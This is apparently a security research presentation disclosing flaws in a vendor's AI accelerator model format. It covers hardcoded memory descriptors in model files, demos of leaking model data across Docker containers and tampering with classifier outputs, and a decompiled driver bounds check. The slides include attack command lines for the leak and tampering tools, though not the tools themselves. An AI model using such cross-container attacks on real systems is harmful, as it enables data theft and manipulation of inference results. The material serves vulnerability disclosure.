- Memory addr explicitly coded in the AI model !

Mem info about model input

struct InputDataDesc inputDataDesc	
int id	5h
int version	1h
int descNum	1h
int64 descSize	74h
struct cnrtDataDescArray_t[1]	
struct cnrtDataDescArray_t[0]	
int descFlag	0h
int getOrSetDataLayout	1h
struct SlimeXTensorDesc	
int id	4h
int n	1h
int c	3h
int h	12Bh
int w	12Bh
int segSize	100h
int CalignSize	10h
int slice	1h
int MaxSrcBytes	0h
int MaxDstBytes	2BA720h
int isFix8P	0h

Vendor C's AI Model File Contains:

- IPU instructions
- Neural network layers and parameters
- Memory addr explicitly coded in the AI model !

Mem info about model output

struct OutputDataDesc outputdataDesc	
int id	5h
char version[4]	1h
int descNum	74h
int64 descSize	
struct cnrtDataDescArray_t[1]	
struct cnrtDataDescArray_t[0]	
int descFlag	2h
int getOrSetDataLayout	1h
struct SlimeXTensorDesc	
int id	4h
int n	1h
int c	3E9h
int h	1h
int w	1h
int segSize	100h
int CalignSize	10h
int slice	1h
int MaxSrcBytes	7E0h
int MaxDstBytes	0h
int isFix8P	0h



Demo of Data Leak from AI Models

Model and Data Leak



input
→

```
./classify_offline.host  
inception_v3.dense  
file_list imagenet_labels.txt  
offline_imagenet_mean_2111  
128 rgb
```



output
→

Mosaic to hide vendor information

```
labels: hoopskirt, crinoline  
labels: broom  
labels: gown  
labels: overskirt  
labels: komondor
```

Docker#1

Model and Data Leak



input
→

```
./classify_offline.host  
inception_v3.dense  
file_list imagenet_labels.txt  
offline_imagenet_mean_2111  
128 rgb
```



output
→

```
labels: hoopskirt, crinoline  
labels: broom  
labels: gown  
labels: overskirt  
labels: komondor
```

Docker#1

↓
leak

```
./LEAK -m [image] -f leak_input [image] -o output
```



Docker#2


Tampering Results

Docker#1



input
→

```
./classify_offline.host  
inception_v3.denoise  
file_list imagenet_labels.txt  
offline_imagenet_mean_2111  
128 rgb
```



Original
output
→

```
labels: hoopskirt, crinoline  
labels: broom  
labels: gown  
labels: overskirt  
labels: komondor
```


Tampering Results

Docker#1



input
→

```
./classify_offline.host  
inception_v3.denoise  
file_list imagenet_labels.txt  
offline_imagenet_mean_2111  
128 rgb
```



Original
output
→

Tampered
output
→

labels: hoopskirt, crinoline
labels: broom
labels: gown
labels: overskirt
labels: komondor

labels: komondor
labels: broom
labels: swab, swob, mop
labels: hoopskirt, crinoline
labels: hen

Docker#2 cover

```
./COVER -f cover_input [small image] -t 1
```

scope check

The screenshot shows the IDA Pro interface with the file `\cambricon_c10_driver.i64` loaded. The assembly code is displayed in the main window, with several lines highlighted by red boxes:

```
1 int __fastcall __check_access_scope_legitimacy(mapInfo_t *pMapInfo, void
2 {
3     void *node_vAddr; // rdx
4     __int64 node_vAddrEnd; // rax
5     int result; // eax
6
7     _fentry__(pMapInfo, mluAddr, mluAddrEnd);
8     if ( pMapInfo )
9     {
10         node_vAddr = pMapInfo->virAddr;
11         node_vAddrEnd = (__int64)pMapInfo->virAddr - 1;
12         do
13         {
14             node_vAddrEnd += pMapInfo->requireSize;
15             pMapInfo = pMapInfo->merge_info.next_mi;
16         }
17         while ( pMapInfo );
18         if ( mluAddr < node_vAddr || (unsigned __int64)mluAddrEnd_1 > node_vAddrEnd )
19         {
20             cndrvWrapPrintLog(
21                 2LL,
22                 "[%s][%d]:!!!ERROR!!! The access of scope is illegal.\n",
23                 "__check_access_scope_legitimacy",
24                 1826LL,
25                 v4);
26             result = -1;
27         }
28     }
29     else
30     {
31         result = 0;
32     }
33 }
```

The red boxes highlight the following lines:

- Line 1: `__check_access_scope_legitimacy` (function name)
- Line 20: `if (mluAddr < node_vAddr || (unsigned __int64)mluAddrEnd_1 > node_vAddrEnd)` (scope check condition)



5. Solution – Checking AI Models?

Source of Problem

- Model contains Inconsistent or unrealistic parameters
- Vendor specific model extension
- Flaws in model conversion tool

Summary

- AI Model is the core of deep learning applications
- Vendors adopt their own file formats for AI models
- Model can contain inconsistent or unrealistic parameters
- Vendor specific model extension could cause security damages

Q&A

kangli.ctf@gmail.com